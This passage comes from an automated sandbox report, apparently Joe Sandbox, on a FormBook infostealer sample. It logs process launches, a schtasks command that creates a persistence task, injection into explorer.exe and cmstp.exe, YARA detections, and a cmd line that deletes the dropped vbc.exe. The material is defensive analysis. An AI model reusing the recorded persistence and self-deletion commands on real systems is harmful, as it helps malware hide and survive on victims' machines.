C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E1EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E1EDE2C	ReadFile
C:\Users\Public\vbc.exe	unknown	1012736	success or wait	1	6D2DB2B3	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6C38AA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6C38AA52	unknown

Analysis Process: schtasks.exe PID: 2764 Parent PID: 2716

General

Start time:	19:56:19
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\VqdYEvk' /XML 'C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp'
Imagebase:	0xfa0000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp	unknown	2	success or wait	1	FA8F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp4BF0.tmp	unknown	1620	success or wait	1	FA900C	ReadFile

Analysis Process: vbc.exe PID: 960 Parent PID: 2716

General

Start time:	19:56:20

Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x10000
File size:	1012736 bytes
MD5 hash:	351B0B74944773C3C36D417EEF151670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2480 Parent PID: 2716

General

Start time:	19:56:20
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x10000
File size:	1012736 bytes
MD5 hash:	351B0B74944773C3C36D417EEF151670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2464 Parent PID: 2716

General

Start time:	19:56:21
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	{path}
Imagebase:	0x10000
File size:	1012736 bytes
MD5 hash:	351B0B74944773C3C36D417EEF151670
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2300 Parent PID: 2716

General

Start time:	19:56:22
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x10000
File size:	1012736 bytes
MD5 hash:	351B0B74944773C3C36D417EEF151670

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2214101958.0000000000350000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2214101958.0000000000350000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2214101958.0000000000350000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2214932828.00000000003A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2214932828.00000000003A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2214932828.00000000003A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2215758814.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2215758814.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2215758814.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2300

General

Start time:	19:56:25
Start date:	27/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmstp.exe PID: 2268 Parent PID: 1388

General

Start time:	19:56:35
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmstp.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmstp.exe
Imagebase:	0xb00000
File size:	84992 bytes
MD5 hash:	00263CA2071DC9A6EE577EB356B0D1D9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2381241064.00000000008D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2381241064.00000000008D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2381241064.00000000008D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2381206154.00000000007E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2381206154.00000000007E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2381206154.00000000007E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2380915996.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2380915996.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2380915996.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	1082B7	NtReadFile

Analysis Process: cmd.exe PID: 312 Parent PID: 2268

General

Start time:	19:56:41
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a630000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4A63A7BD	DeleteFileW

Disassembly

Code Analysis